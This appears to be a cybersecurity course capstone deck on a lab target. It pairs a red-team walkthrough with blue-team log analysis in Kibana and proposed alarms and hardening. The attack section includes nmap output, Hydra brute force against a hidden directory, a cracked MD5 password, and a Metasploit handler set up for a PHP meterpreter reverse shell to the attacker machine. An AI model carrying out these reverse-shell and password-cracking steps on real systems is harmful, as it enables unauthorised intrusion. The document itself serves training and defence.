Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Azure Hyper-V ML-REFVM-684427	192.168.1.1	Host Machine
Kali	192.168.1.90	Attack Machine
Capstone	192.168.1.105	Target Machine
ELK Stack	192.168.1.100	Kibana machine for network monitoring & analysis

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Web Port CVE-2019-6579	Port 80 is commonly used for web communication and if left open and unsecure, it can allow public access.	This vulnerability allows access to confidential files and folders.
LFI	LFI allows access into confidential files on a site.	An LFI vulnerability allows attackers to gain access to sensitive credentials.
Hashed Password	Unsalted passwords can be easily cracked with resources (i.e., crackstation.net, John the Ripper, etc.)	Hackers only need the username and password. Once the password is cracked and they have the username, they will have access into the system.
Simple Usernames	Short names, first name, or any simple combination.	Usernames like Ashton, Ryan, and Hannah are all simple usernames that can be easily obtained.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Weak Password	Short, common, simple, or non-complex passwords.	Weak passwords can be easily cracked by computers in seconds. (i.e., "leopoldo can be cracked in 5 seconds by a computer.)
Bruteforce Attack CVE-2019-3746	An attack that consists of systematically checking all possible username and password combinations until the correct one is found.	With the use of brute force and a common passwords list (rockyou.txt), the password can be easily found.
Root Access	Privileged access to resources and ability to perform administrative functions on a machine.	Root access gives an attacker unrestricted access to the machine and network.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Storing Sensitive Information	Storing other peoples credentials and sensitive information without encryption.	Once Ashton's account was compromised, there were additional user credentials found stored in ashton's account including instructions to connect to another server.

Exploitation: Open Web Port

01

Tools & Processes
- Look for open ports (NMAP)

02

Achievements
- 2 ports unfiltered
- Port 22 and 80

03

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-08 10:34 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00050s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http     Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME             FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.02 seconds
```

Exploitation: Brute Force Password

01

Tools & Processes
- Hydra to bruteforce password.

02

Achievements
- Ashton's account compromised
- Hashes for Ryan's credentials obtained

03

Exploitation: Hashed Password

01

Tools & Processes
- Crackstation.net to crack hashes

02

Achievements
- Ryan's account compromised
- Access to webdav directory

03

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

☐ I'm not a robot   reCAPTCHA
                     Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Exploitation: LFI Vulnerability

01

Tools & Processes

- Msfvenom to deliver meterpreter shell payload

02

Achievements

- Multihandler exploit
- Access target machine's shell

03

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name   Current Setting   Required   Description
   ----   ---------------   --------   -----------


Exploit target:

   Id   Name
   --   ----
   0    Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST ⇒ 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit
```

Blue Team
Log Analysis and
Attack Characterization

Analysis: Identifying the Port Scan

- Scan began 05/04/21 at 22:00 hrs.
- 51,185 connections at peak from 192.168.1.90
- Spikes and fluctuations indicate port scan

Analysis: Finding the Request for the Hidden Directory

- Web requests began at 18:00 hours on 05/04/2021
- 48,324 requests made to secret directory
- Directory contains hashes for Ryan's credentials
- LFI vulnerabiliy allows a meterpreter shell payload to be uploaded

source.ip: 192.168.1.90 and destination.ip: 192.168.1.105	KQL	Last 30 days

⊖ − + Add filter

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	48,324
http://192.168.1.105/	73
http://192.168.1.105/webdav	65
http://192.168.1.105/webdav/shell2.php	14
http://192.168.1.105/favicon.ico	12

Analysis: Uncovering the Brute Force Attack

- About 48,324 requests were made
- 8 successful attacks

Top 10 HTTP requests [Packetbeat] ECS

| url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	8

Export: Raw ⬇ Formatted ⬇

Analysis: Finding the WebDAV Connection

- 96 requests for the webdav directory
- Most requests to shell.php & passwd.dav files

.

HTTP Transactions [Packetbeat] ECS

Top 10 HTTP requests [Packetbeat] ECS

| url.full: Descending	Count
http://192.168.1.105/webdav/	4

Blue Team
Proposed Alarms and
Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- Alert can be set for over 5000 connections per hour

System Hardening

- Firewalls properly configured
- Detect and filter unauthorized scans
- Periodic network & system scans

Mitigation: Finding the Request for the Hidden Directory

Alarm

- Alerts for unauthorized access to confidential directories
- No more than 8 attempts per hour.

System Hardening

- Encrypt files
- Restrict public access
- Limit sharing

Mitigation: Preventing Brute Force Attacks

Alarm

- Alert for 401 errors
- 10 errors per hour to trigger alert.

401
301
207
404
200

GET /company_folder...

System Hardening

- Password policies
- Blacklist IP addresses

Mitigation: Detecting the WebDAV Connection

Alarm

- List of users for webdav directory
- Whitelist IP addresses (trusted sources)
- Alerts for requests made from devices not on list

System Hardening

- Set effective password policy
- Whitelisting IP addresses
- Prevent unauthorized access

Mitigation: Identifying Reverse Shell Uploads

Alarm

- Alerts for uploads into confidential directories.
  - Alert triggered after a few attempts.
- Alerts for port 4444

System Hardening

- Close ports
- Filter IP addresses
- Set proper permissions & access controls